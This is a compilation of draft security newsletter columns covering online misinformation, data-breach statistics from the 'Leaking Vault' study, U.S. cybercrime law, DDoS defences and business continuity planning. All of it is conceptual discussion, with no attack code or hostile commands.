Bio on Rob Smith:

Rob Smith< http://de.linkedin.com/pub/rob-smith/1/883/553 > is the Chief Technology Officer of Mobile Application Development (M.A.D.) Partners LLC in Frankfurt, Germany and has brought over two decades of technology design, support and management experience to the company. He currently oversees daily operations of product design and development and sets the strategic direction of the company's technology and engineering endeavors.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html

> at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Journalistic Responsibility
in the Age of the Internet Telephone Game

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Information security professionals are concerned with preserving the six fundamental properties of information: confidentiality, control, integrity, authenticity, availability and utility of information.< http://www.mekabay.com/overviews/hexad_ppt.zip > One of the issues we must watch carefully is the publication of inaccurate information in corporate publications that have an Internet presence. Publishing misinformation on the Internet contributes to the global children's game of telephone< http://wondertime.go.com/create-and-play/article/telephone-game.html > that now characterizes much of what passes for intelligent discourse on the Web.

Andrew Shapiro, in his book *The Control Revolution: How The Internet is Putting Individuals in Charge and Changing the World We Know* (2000)< http://www.amazon.com/Control-Revolution-Internet-Individuals-Changing/dp/189162086X >, wrote in a section about Matt Drudge< http://www.mediachannel.org/originals/shapiro-drudge.shtml > as follows:

> >Yet misinformation is only really dangerous when there is both an unreliable source and a credulous audience. As the amount of questionable material increases, then, we need to be ever more cautious and skeptical. Indeed, the control revolution is blurring the distinction between news professionals and audiences, forcing us all to deal with the same predicaments. The common challenge is one of exercising self-restraint to prevent the spread of inaccuracies. On the one hand, that means not being the originators of flawed information (though obviously, few of us intend to do that). On the other hand, it means exercising caution as information consumers. Do we blindly believe what we read? Do we weigh the accuracy of different content providers? Do we pass along, without warning, information that we know comes from dubious sources?<

The examples of misinformation spread uncritically among Web sites are uncountable. For example, right-wing extremists < http://motherjones.com/mojo/2010/10/palin-death-panels-newsmax-health-care >invented non-existent "death panels" as fear-mongering technique to frighten voters< http://mediamatters.org/blog/201009210062 >; by November 2010 there were over 12 million hits in GOOGLE for "death panels." Anyone wanting more examples of media distortion – now spread worldwide instantly through the Web – will find more than they can stomach at Media Matters for America < http://mediamatters.org/ > and On the Media< http://www.onthemedia.org/ >.

One of the articles that prompted me to write this column is a review of growing resistance to vaccination in developing nations, in which reporter Vivienne Parry of the Guardian newspaper in England writes that "Rumours about vaccines quickly gain credence in the [I]nternet hothouse, with sites feeding off each other."< http://www.guardian.co.uk/lifeandstyle/2010/oct/11/vaccination-fears-developing-world-deaths > As a result of rapidly disseminated misinformation about vaccine safety, increasing numbers of people in poor nations are refusing to allow their children to be vaccinated, "threatening to derail global vaccination programs" and "putting the lives of thousands of children at risk." However, meta-analysis of extensive research< http://www.sciencebasedmedicine.org/?p=7807 > consistently debunks the anti-vaccination rubbish being promulgated by the rumor-mongers

Comment [MK1]: British spelling. Don't change – it's in a quotation.

attacking public-health programs that use vaccines. These rumor-fueled attacks have resulted in sickness and death for thousands of children worldwide.

The spread of almost instantaneous spread of inaccurate information is one consequence of growing disintermediation in the control of information, as discussed in the 1990s< http://polaris.gseis.ucla.edu/pagre/political.html > by Professor Phil Agre< http://polaris.gseis.ucla.edu/pagre/ > of the Department of Information Studies at University of California at Los Angeles. Much as the use of movable type in 15th century caused a revolution in the availability of information (see for example *The Renaissance Computer: Knowledge technology in the first age of print* edited by Neil Rhodes and Jonathan Sawday, 2000 (Routledge, ISBN 0-203-46330-7)< http://www.amazon.com/Renaissance-Computer-Knowledge-Technology-First/dp/0415220637 >). In Chapter 3, "Towards the Renaissance Computer," Sawday writes, "The book, too, once seemed to help humans to understand their world; and yet, once books had begun to multiply, that world began to appear more uncertain, more unknowable, than ever."

Ironically, the interconnectedness of the Web and the disintermediation of information flow may be resulting in increasing uncertainty about the accuracy of what we encounter in cyberspace. In addition to doubts about the veracity of pictorial information (see the series on photo manipulation in this column < http://www.networkworld.com/newsletters/sec/2010/053110sec2.html >) we must question what we read.

On the whole, such skepticism may not be a bad thing! Questioning is good!

In my next column, I'll address the issue of corporate responsibility for and control of the content of organizations' newsletters.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Personal Website Updated:
New Sections, Content

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Managing a personal Website is a bit like gardening: there are always new items popping up and others dying off. During the break between the end of the fall semester and the start of the spring semester, I spent some time updating my Website by pruning some deadwood and adding new content.

The pruning was pretty simple: I eliminated some of the html versions of documents that I think are better presented as Portable Document Files (PDFs). As my colleagues and I explain to freshmen in our IS100 course (Introduction to Computer Science and Information Assurance) at Norwich University< http://www.norwich.edu >, html files are instructions for an interpreter (the browser) and the stylistic details are entirely under the control of the reader, not the author. Authors cannot necessarily control the fonts, point sizes and colors of various text elements using ordinary html files – but we can get much closer to that control using PDF, which incorporates the necessary font components into the file itself as well as allowing layout to be exactly as the author intended.

More significant (at least, to me) is that there is a new section on the site: the NetworkWorld Archive< http://www.mekabay.com/nwf/ > containing all the original versions of the Network World Security Strategies newsletters from the start of 2000 to the end of 2010. In addition, I have created a PDF index (nwss.pdx) and its associated directory (nwss) so that readers can download a tool for locating any string in all of the posted articles. Finally, for fanatics, there's a 30 MB ZIP file< http://www.mekabay.com/nwf/nwss.zip > containing all the materials in the directory that anyone can download for their own use. I hope that these materials will be useful to students, researchers and security-awareness officers. Feel free to circulate any of them among staff members or in schools.

Some of the materials updated or uploaded during 2010 that might interest readers include

- An updated version of the guidelines in "Using E-mail Safely and Well,"< http://www.mekabay.com/kldb.pdf > now in its third version;
- An Excel file< http://www.mekabay.com/coursename_class_list_yyyy_v00.xlsx > for teachers to help track and report on student grades;
- The 2010 edition of the "Intellectual Property Law Review"< http://www.mekabay.com/courses/academic/norwich/msia/ip_law_review_2010_pptx_pdf.zip > that I used for a three-hour workshop at the MSIA< http://infoassurance.norwich.edu > graduate symposium;
- Updated teaching materials in the IS340 "Introduction to Information Assurance" course< http://www.mekabay.com/courses/academic/norwich/is340/index.htm > -- remember, anyone can use these PowerPoint and PDF files freely for non-commercial applications such as personal study, internal courses in organizations, or free training at conferences where there are no admission fees;
- Updated teaching materials in the CJ341 "Cyberlaw & Cybercrime" course< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >;

- A new statistics textbook< http://www.mekabay.com/courses/academic/norwich/qm213/statistics_text_v41.pdf > in progress that I am writing for the QM213 "Business & Economic Statistics I" course. I'm preparing the second version of that text for the spring semester; it may be useful to anyone wanting an introduction to or review of basic statistical principles and methods.

Finally, I've continued to update my "Political Action Blog"< http://www.mekabay.com/opinion/pa.htm > with what I hope will offend as many right-wing ideologues as possible. However, since only a dozen or so people visit my blog per month, my project to cause irritation isn't getting very far. Perhaps you can help increase its visibility. There are lots of nice, offensive comments in the general Opinion< http://www.mekabay.com/opinion/index.htm > section, too.

Happy New Year, everyone!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Leaking Vault:
Five Years of Data Breaches

by Suzanne Widup, MSIA

Suzanne Widup, MSIA graduated with honors from the MSIA< http://infoassurance.norwich.edu > program at Norwich University< http://www.norwich.edu > in 2007. The remainder of this article is entirely her own work with minor edits.

* * *

In 2007, I was asked to develop a new information security metric for a research class – a metric that would quantify a risk factor that was either difficult to measure, or had not been adequately studied. Given that many of the variables in information security are challenging to measure – such as brand impact of a security incident – the goal was to give practitioners better tools for determining risk. With that in mind, I chose to focus on data-breach events. An academic literature search yielded Hasan and Yurick's 2006 paper: *A Statistical Analysis of Disclosed Storage Security Breaches*, < http://www.google.com/url?url=http://citeseerx.ist.psu.edu/viewdoc/download%3Fdoi%3D10.1.1.90.6333%26rep%3Drep1%26type%3Dpdf&rct=j&sa=U&ei=rlXWTLiPJYi-sAOZ9cGNCw&ved=0CCAQFjAB&q=A+Statistical+Analysis+of+Disclosed+Storage+Security+Breaches&usg=AFQjCNHEp4Z8 > which provided a statistical analysis of breaches between January 2005 and June 2006, and examined 209 incidents from several perspectives, including data and organizational types and breach vectors.

In looking at their paper, I was interested to see if breach vector trending held over a longer period of time. I also wanted to examine the individual incidents in more depth to determine if there was additional information to be gleaned. The results of the study were published in *The Leaking Vault - Five Years of Data Breaches*.< http://www.digitalforensicsassociation.org/storage/The_Leaking_Vault-Five_Years_of_Data_Breaches.pdf > This study is the largest of its kind to date, and covers 2,807 incidents from publicly disclosed sources between 2005 and 2009.

In presenting the findings from the study to various audiences, I have encountered a couple of questions repeatedly. First, "What are these good for?", referring to the statistics that show specific breach vectors broken down by industry or data type. I tell people these analyses help information security practitioner to understand where their greatest risk resides – both in terms of the vector for an incident, and the size of the breach in terms of records lost. The statistics can be used to spot the low hanging fruit of risk, and guide individuals in how to best reduce the likelihood of a breach, or the impact it would have. They can also be used in awareness programs to try to change common behaviors that put the organization's data at risk.

For example, the laptop vector stood out consistently over the course of the study as the incident leader. Laptops are most commonly stolen (95% of the time) rather than lost. They are frequently stolen from vehicles, so one application of the breach statistics would be to educate the employees about not leaving the machines in their vehicles. Another application of the same finding would be to look at data encryption on those laptops so that even if the machine is stolen or lost, it doesn't automatically mean the data are subject to compromise.

Another finding from the study was that while the laptop vector accounted for 49% of all incidents, it was not the loss leader for records disclosed. Since the number of records determines

the scope of the breach event, this is an important finding to consider. Laptops accounted for only 6% of the records lost, whereas the hacking vector accounted for 45%, at 327 million records. The application here would be to look at both the perimeter controls and the detective abilities of an organization. The former are geared towards preventing the breach, and defense in depth is an important consideration. The latter are critical to reduce the damage from the breach by discovering and acting to contain it as soon as possible.

Although the impact of a breach is largely dependent on the number of records disclosed, a common problem with individual data breach incident reports is that the organization may not be legally required to disclose that figure. In fact, over the course of the study, 34% of the incidents listed no finite number for records disclosed. These poorly reported data make the true number of records (and thus the number of people whose data are disclosed) significantly underreported. Although the known number of records involved is 721.9 million, a conservative estimate of the additional records that may have been disclosed adds another 7.6 million to that total, based on the median exposed per vector per year.

The second question I have frequently encountered is “Hasn’t this material already been published, since the data sources are from publicly disclosed events?” While each individual event has been gleaned from public sources, some of them come to light only through Freedom of Information Act< http://www.gwu.edu/~nsarchiv/nsa/foia.html > requests by organizations like the Open Security Foundation.< http://opensecurityfoundation.org/ > Some of the feedback from the study’s publication is that the data are not new – they have been disclosed already. Certainly, in some form each of the events has been publicly exposed – but the study of data breaches as a whole is akin to studying a disease’s infection vectors. Even though the individual cases may be known, there is much to be learned by exploring trends in the overall phenomena.

In the study, the vector and records disclosed findings are broken out by the type of organization and data, as well as the relationship between the organization and the data subject (i.e., employee, customer, patient, etc.). All of these are examined in the study, and practitioners can look at the findings and apply them to their specific situation. Recommendations are made to address the findings, and to help those who are responsible for assessing risk to put their efforts where they will do the most good. Without a study of the breach incidents as a whole, this type of trending would be impossible.

In the next article, Suzanne Widup explores key findings from her report.

* * *

Suzanne Widup, MSIA < http://www.suzannewidup.com > has significant experience in workplace investigation, digital forensics, e-discovery and litigation support. Her background includes 16 years of security and Unix system administration, technical support, and software development. In addition, in what doesn’t sound like much spare time, Suzanne is a certified Graduate Gemologist and a Graduate Jeweler, a certified Precious Metal Clay instructor, and the founder of the Yahoo Silk Painting group.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Leaking Vault:
Breaches & Vectors

by Suzanne Widup, MSIA

Suzanne Widup, MSIA graduated with honors from the MSIA< http://infoassurance.norwich.edu > program at Norwich University< http://www.norwich.edu > in 2007. In Part One< PUBLISHER WILL ENTER URL > of this three-article series, she discussed why the data breach study (*The Leaking Vault - Five Years of Data Breaches)*< http://www.digitalforensicsassociation.org/storage/The_Leaking_Vault-Five_Years_of_Data_Breaches.pdf > was conducted, and how information security practitioners can use the data. In this section, she presents some of her key findings about how many breaches there were and how most of them happened.

* * *

When studying data breaches, it is helpful to look at the data from different viewpoints; the initial lenses used were incidents versus records lost. The incident data are useful in determining the breach vectors that occur most frequently, while the information on the number of records lost provides the scope of the incident and how many people it affected. The study covers 2,807 publicly disclosed breach incidents, with over 721.9 million records disclosed. To put this in perspective, organizations lost an average of 388,342 records every day for five years.

The leading vector for number of data breach incidents is the laptop computer. Laptops are frequently used as an individual's primary computer, and they can store a significant amount of confidential data. In the study, missing laptops were stolen 95% of the time (as opposed to being lost), and while the thief may have been targeting the electronics as an easily fenced item, the motivation behind the theft doesn't exempt the organization from having to disclose the breach. In the end, the organization has lost control over the data, and the potential is there for its disclosure. A high percentage of the notification letters sent to the data subject victims contained assurances that the organization had no evidence that the data had been used, while touting the protection of requiring a password to access the computer. In reality, it is trivial to bypass the password protection control, and testing showed the process took less than 15 minutes and only basic computer skills to accomplish. Entering the terms "bypass windows password" into a search engine yields over 1.8 million results. This finding is an illustration of the need for defense in depth – if the initial control is weak, stronger defenses should be in place in case it fails. In this case, encrypting the data, or better still, preventing confidential data from leaving the organization on a portable device would be examples of additional controls.

For number of records disclosed, the hacking vector led by a wide margin. This vector was responsible for 327 million records, but accounted for only 16% of the incidents. The average records lost per hacking incident was 716,925. In contrast, the laptop vector averaged only 71,749 records lost per incident. When looking at mitigation for this vector, practitioners should look not only at perimeter defenses, but also detective controls. Preventing an incident is the best case scenario, but given the risk, timely detection and containment are essential to reducing the damage to the organization.

* * *

Suzanne Widup, MSIA < http://www.suzannewidup.com > has significant experience in

workplace investigation, digital forensics, e-discovery and litigation support. Her background includes 16 years of security and Unix system administration, technical support, and software development. In addition, in what doesn't sound like much spare time, Suzanne is a certified Graduate Gemologist and a Graduate Jeweler, a certified Precious Metal Clay instructor, and the founder of the Yahoo Silk Painting group.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Leaking Vault:
Threat Actors & Victims

by Suzanne Widup, MSIA

Suzanne Widup, MSIA graduated with honors from the MSIA< http://infoassurance.norwich.edu > program at Norwich University< http://www.norwich.edu > in 2007. In Part One< PUBLISHER WILL ENTER URL > of this three-article series, she discussed why the data breach study (*The Leaking Vault - Five Years of Data Breaches)*< http://www.digitalforensicsassociation.org/storage/The_Leaking_Vault-Five_Years_of_Data_Breaches.pdf > was conducted, and how information security practitioners can use the data. In Part Two< PUBLISHER WILL ENTER URL >, she presented some of her key findings about how many breaches there were and how most of them happened. In this final section, she reviews who attacked the data and who the victims were.

* * *

Another viewpoint of interest is in quantifying the risk by threat actor – *outsider, insider* or *partner*. Outsiders were responsible for 48% of the breach incidents, and 50% of the records disclosed, making this the leading threat actor. Insiders, by comparison, were responsible for only 29% of both incidents and records disclosed. It should be noted that when a breach incident involves an Insider, it is more than twice as likely to be an accident than a malicious act. Another interesting finding relates to when an organization engages a third party partner. The median of the records disclosed when a partner is involved is almost twice that of the records disclosed when an outsider is involved. This observations illustrates the increased risk an organization assumes when outsourcing the processing (and thus security) of their data to a third party. If this additional risk is not taken into consideration when making the decision of whether to engage the partner, the organization is operating under an inaccurate risk picture.

To get a sense of who is losing all this data, the information was broken into sectors: *business, education, government medical*. Although the sectors were fairly close at the start of the study in 2005, by 2009 the business sector was the leading group of victims, responsible for more than twice the number of records disclosed than the other three combined, for a total of over 507 million records. The business sector was responsible for 49% of all incidents, compared with 20% for education, 19% for government and 12% for medical. Within the business sector, there are some large industry categories. The largest was the financial category, responsible for over 254 million records by itself.

The breach vectors were inspected to determine if there is a type of data that is most commonly exposed in a specific attack. The highest numbers of customer and student records are divulged during hacking events, while the most of the records compromised in employee and patient data were from stolen laptops.

Finally, a cost estimate was calculated based on the *Ponemon Cost of a Data Breach* studies (2005 - 2008)< http://www.ponemon.org/data-security >. The cost per record for each year was applied to the number of known records disclosed and the total came to over $139 billion. The problem of companies under-reporting the number of records disclosed makes this a low estimate. Over the five years of the study, the average figure of incidents reporting the number of records disclosed as “unknown” (which are counted as a zero in the database) was 34%.

Although the report published on the study has significantly more detail, this series has presented some of the highlights. One of the main challenges in researching these events is the victim organization's unwillingness to discuss the event. Many of the events came to light only after Freedom of Information Act< http://www.gwu.edu/~nsarchiv/nsa/foia.html > requests on the part of organizations like the Open Security Foundation< http://opensecurityfoundation.org/ >. Until there is a Federal mandatory reporting law that also has a component of a central reporting agency, there will remain stumbling blocks to gaining access to the data.

* * *

Suzanne Widup, MSIA < http://www.suzannewidup.com > has significant experience in workplace investigation, digital forensics, e-discovery and litigation support. Her background includes 16 years of security and Unix system administration, technical support, and software development. In addition, in what doesn't sound like much spare time, Suzanne is a certified Graduate Gemologist and a Graduate Jeweler, a certified Precious Metal Clay instructor, and the founder of the Yahoo Silk Painting group.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Cybercrime and the U.S. Criminal Justice System: Professor Susan Brenner Summarizes Key Issues

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this series of columns, I am reviewing particularly interesting chapters in *The Handbook of Technology Management* (John Wiley & Sons, Inc.)< http://www.wiley.com/WileyCDA/Section/id-400190.html > edited by Professor Hossein Bidgoli.< http://www.csub.edu/~hbidgoli >

The first article in Volume 3, Part 3: "Cybercrime and the U.S. Criminal Justice System," is by Professor Susan W. Brenner, JD< http://www.udayton.edu/law/faculty_and_staff/brenner_susan.php > NCR Distinguished Professor of Law and Technology at the University of Dayton School of Law; topics include

- Differences from Civil Justice System
- Basic Institutional Structure
- Relationship between State and Federal Criminal Justice Systems
- Criminal Justice System and Cybercrime
- Glossary
- Extensive references and suggested readings.

Some of key concepts discussed by Professor Brenner that I have picked pretty much by how interesting I found them are as follows:

- Under the Computer Fraud and Abuse Act (18 USC §1030), prosecution at the federal level requires a demonstration of interference with interstate or foreign commerce.
- Violations of copyright, but not of trademarks, are brought only by federal prosecutors.
- Fifth Amendment prohibition of double jeopardy does not preclude re-prosecution at the same level if a mistrial is declared; furthermore, a different level of government (e.g., a state) can prosecute the defendant for the same actions if they are violations of its laws.

One of the most interesting sections in the chapter concerns striking back at hackers – sometimes called hack back. In her sections on affirmative defenses and on hack back, Professor Brenner points out that under current US law, there is no provision for allowing victims of computer trespass to use unauthorized access to the computers and networks of those they believe to be there attackers. As she writes, "… The law does absolve citizens who take the law into their own hands under very limited situations; this is very different from a blanket authorization for online retaliatory behavior. Aside from anything else, such behavior is objectionable because of the [risk] that innocent parties will be targeted for retaliation; the consequences of this risk are particularly intolerable in cyberspace, where it can be impossible to know precisely from which system an attack was launched…." I must add that even if we do know which system is used to launch an attack, we still don't know whether the system is the property of the attacker or merely the property of an innocent victim subverted by the attacker.

Other interesting discussions in the chapter touch on defenses proffered by some people accused of crimes such as launching denial-of-service (DoS) attacks or involved in child pornography: if not the devil, at least a Trojan horse made my computer do it. Lay juries have actually acquitted at least one accused who claimed that malware whose presence was never detected on his

computer was responsible for the DoS attack with which he was charged. Legal scholars, writes Professor Brenner, have argued that such a defense should be dismissed if there is no evidence of malware on the computer involved or if there is no demonstrable proof that malware found on the system is capable of the particular legal trespass involved in the case.

As a long-time teacher of cyberlaw and cybercrime courses,< http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > I was delighted by this chapter and will reference it my courses.

Readers interested in cyberlaw will also appreciate Professor Brenner's blog, "Cyb3rcrim3"< http://cyb3rcrim3.blogspot.com/ > which has many fascinating discussions of cyberlaw.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Can the Government Prevent a DDoS Attack?

By Will Hogan

Will Hogan is Vice President of Marketing and Sales at Idappcom, a British firm which specializes in the provision of tools to test the efficacy of IP filtering appliances. He has contributed an interesting proposal for fighting distributed denial-of-service (DDoS) attacks. The remainder of today's column is entirely Mr Hogan's with minor edits.

* * *

On the 8th December 2010 a group of hackers launched distributed denial-of-service (DDoS) attacks against the Visa < http://www.digitaltrends.com/computing/wikileaks-supporters-tear-down-visa-in-ddos-attack/ > and Paypal < http://news.softpedia.com/news/FBI-Investigates-Anonymous-DDoS-Against-PayPal-175442.shtml > Web servers and also on a Swedish Government Website.< http://www.dailymail.co.uk/news/article-1336806/WikiLeaks-hackers-Operation-Payback-cyber-war-targets-Swedish-Government.html >. The attacks were successful and the services offered by all these sites were severely disrupted. If major corporations, which operate in a multi-national environment, couldn't prevent these attacks, can the UK Government stop such an attack on one of their Web services?

Probably not.

One of the key limitations of today's computers is the maximum number of simultaneous connections, 65,535, that can be made to a Windows based PC/server < http://support.microsoft.com/kb/196271 >. This limit provides a basis for resource exhaustion and therefore for denial-of-service (DoS) attacks. If a hacker, or group of hackers, can sustain 65,535 concurrent sessions to a server, they will deny that service to anyone else.

There are two types of DoS attacks< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch18_denial-of-service_attacks.pdf >: those intended to crash the system (such as the *ping of death* and those that are intended to flood the system with requests for resources (bandwidth, processor time, disk space etc).

You can configure your routers not to respond to ping requests or broadcasts or not to forward packets directed to broadcast addresses. Modern Internet Protocol (IP) filtering appliances are now smart enough to mitigate these threats by dropping any ping that is greater than a configured size (for example, 84 bytes) and by allowing only a limited number of simultaneous connections from any single IP address. This second approach is effective against DoS flood attacks if the limit is set low, say five or six. To generate sufficient resource requests would mean that there would need to be a very high number of hackers involved, more than could be organized in to one group. So DoS hackers found an alternative approach.

Distributed Denial of Service (DDoS)< http://www.networkworld.com/news/2010/120910-wikileaks-ddos-attacks.html > gets the hackers around this restriction. In a DDoS attack the hackers are not sending the DoS attack from their own PC. Instead they are using a network of PCs on which they have managed to place a *zombie agent*< http://www.networkworld.com/community/node/60101 > to allow them to control the compromised PCs to fire off the DDoS attack under the control of a *master* or *controller* progam. The collection of compromised systems is known as a *botnet*.<

http://www.networkworld.com/community/blog/researchers-unsheathe-new-tool-battle-botnets?source=nww_rss > One hacker can be in control of several thousand zombie agents, each getting five or six concurrent connections to a Web server without the PC owner's being aware of the compromise. A small group of hackers, acting in concert, could easily deny access for any legitimate user or crash a system. Current IP filtering technology can't prevent these types of attacks, so can we do anything to defend ourselves?

Well, there are things we could do in theory:

- Catch all the hackers and lock them up.
  - Just not going to happen (and what about those sponsored by nation states?).
- Legislate to ensure that all PC operating systems/applications are completely secure against all infiltration of malware.
  - A nice idea but really impracticable. Even if you could do this you can't stop the fool who opens an unsolicited email and double clicks on the attachment with no idea of what it will do (it could install a Trojan).
- Install your Web service application on a large number of independent servers based in different parts of the world.
  - Each one could still be attacked but the chances of their all going down are slim.
- Use an independent DDoS proxy service provider.
  - This removes the onus from you to set up your own defenses and suffer the capital costs involved. It might introduce some latency to the service and other possible points of failure
- Use a specialized DDoS mitigation appliance from one of the major vendors.
  - This is an expensive solution and currently it seems that no single appliance can prevent all types of attacks. You will also need to have 10GB communications links and high-end routers to cope with the behavioral analysis and deep packet inspection that is required.
- Install your Web service application on a large number of independent servers in one location and then front-end this with an array of load balancing equipment.
  - This solution might be cost prohibitive for some organizations, but if the service that you provide is really important, say for instance the self-assessment tax system in the UK, then how much is it worth to the nation for this system not to be the target of a successful attack?

DDoS attacks happen and Governments are not immune. In the summer of 2010 the Irish Central Applications Office server was hit by a DoS attack.< http://colinemanning.blogspot.com/2010/08/cao-denial-of-service-attack-my-arse.html?zx=64c009f665c7d360 > In 2009, during the Iranian elections, the official Website of the Iranian government was attacked < http://www.pcworld.com/article/166714/with_unrest_in_iran_cyberattacks_begin.html > and made inaccessible.

There is no foolproof method to prevent a DDoS attack at present. However, for mission-critical Web services, it is vitally important to apply these recommendations:

- Protected systems with the best IP filtering appliances available
- Test these appliances for effectiveness weekly using a testing tool specifically designed for the task
- Update these appliances constantly updated using the vendors' latest patches
- Stress test the whole system using industry-approved load generating solutions on a regular basis

- Spread the service across multiple servers managed through an array of load-balancing appliances.

* * *

Will Hogan < mailto:will.hogan@idappcom.com > has been in the I.T. industry for over 28 years after initially training in Management Accountancy. He has held positions in general management, financial management, project management, sales management, channel management, marketing, systems analysis and application development. He worked in software sales with SSA (a major US vendor of ERP) for 12 years and sat on the EMEA regional management board after which he was the MD of IDvelocity, a US Data Collection and Mobile Computing Software company. After living in the US for two years he joined Idappcom.

Idappcom< http://www.idappcom.com > specialize in the provision of tools to test the efficacy of IP filtering appliances. Their flagship product, Traffic IQ Professional, is used by many appliance vendors and their clients and contains a unique library of real world threats and attacks.

Idappcom is exhibiting at Infosecurity Europe 2011< http://www.infosec.co.uk > – the No. 1 industry event in Europe – where information security professionals address the challenges of today while preparing for those of tomorrow. Held from 19th – 21st April at Earl's Court, London, the event provides an unrivalled free education program, with exhibitors showcasing new and emerging technologies and offering practical and professional expertise.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Situation Cloudy:
Business Continuity Planning Still Not Widely Implemented

By Michael Miora, CISSP-ISSMP, FBCI

Long-time friend and colleague Michael Miora, CISSP-ISSMP, FBCI contributes another pair of thought-provoking essays to the column. What follows is entirely Michael's work with minor edits.

* * *

The decades following the advent of personal computing fostered the inevitable march of information from centrally stored and professionally managed safe houses consisting of mainframe and minicomputer clusters to the *ad hoc* world of impulsively managed devices such as microcomputers, tablet computers and smartphones. For the home user, loss of data can range from the inconvenience of the loss of financial records to the emotional turmoil caused by the loss of irreplaceable photos and other personal records. For a business, especially a small to midsized business (SMB), the same loss can spell disaster and business failure.

Nevertheless, neither individuals nor SMBs have taken backup and recovery seriously.< http://www.symantec.com/content/en/us/about/media/pdfs/Symc_Survey_SAMGDisasterRecovery_Global_2010.pdf > I have been often called upon too late to help an individual recover their lost photos and irreplaceable other electronic memorabilia. Even after such disasters, many people do not take proper steps. The small business is similarly inclined.

Why do so many people ignore business continuity planning (BCP)? Is it so hard to think about contingencies or to make backups? In my opinion, it must be hard. If it were easy, more people and business would do what it takes to get prepared and stay prepared. But they aren't doing that. The US Department of Homeland Security is concerned enough to be running a campaign encouraging individuals and businesses to get prepared.< http://www.ready.gov/ >

The statistics about preparedness and survival are unreliable.< http://www.mekabay.com/methodology/crime_stats_methods.pdf > They are difficult to collect, incompletely reported, and often analyzed by organizations with a vested interest in a particular slant.

Having spent decades discussing backups and planning with organizations ranging in size from a few people to Fortune 500 size companies, I have found a single thread that permeates the issue: People and small companies have neither the time nor inclination to take up the backup cause because they do not really believe failures will happen to them. Why should they believe otherwise? Hardware, software and service vendors spend enormous funds to convince their customers they are safe. How are we, the Cassandras< http://www.loggia.com/myth/cassandra.html > of doom and gloom to gain a foothold?

In psychological research, car drivers have consistently been found to overestimate their relative driving skill; this "superiority bias"< http://biasandbelief.pbworks.com/w/page/6537222/Superiority-Bias > is known as the "Lake Wobegon Effect" after the mythical town< http://www.amazon.com/s/ref=nb_sb_noss?url=search-alias%3Dstripbooks&field-keywords=lake+wobegon&x=0&y=0 > described by Garrison Keillor< http://www.biography.com/articles/Garrison-Keillor-9361805 > in his writings and on the public

radio program “Prairie Home Companion.”< http://prairiehome.publicradio.org/ > In Lake Wobegon, “all the women are strong, all the men are good-looking, and all the children are above average.”

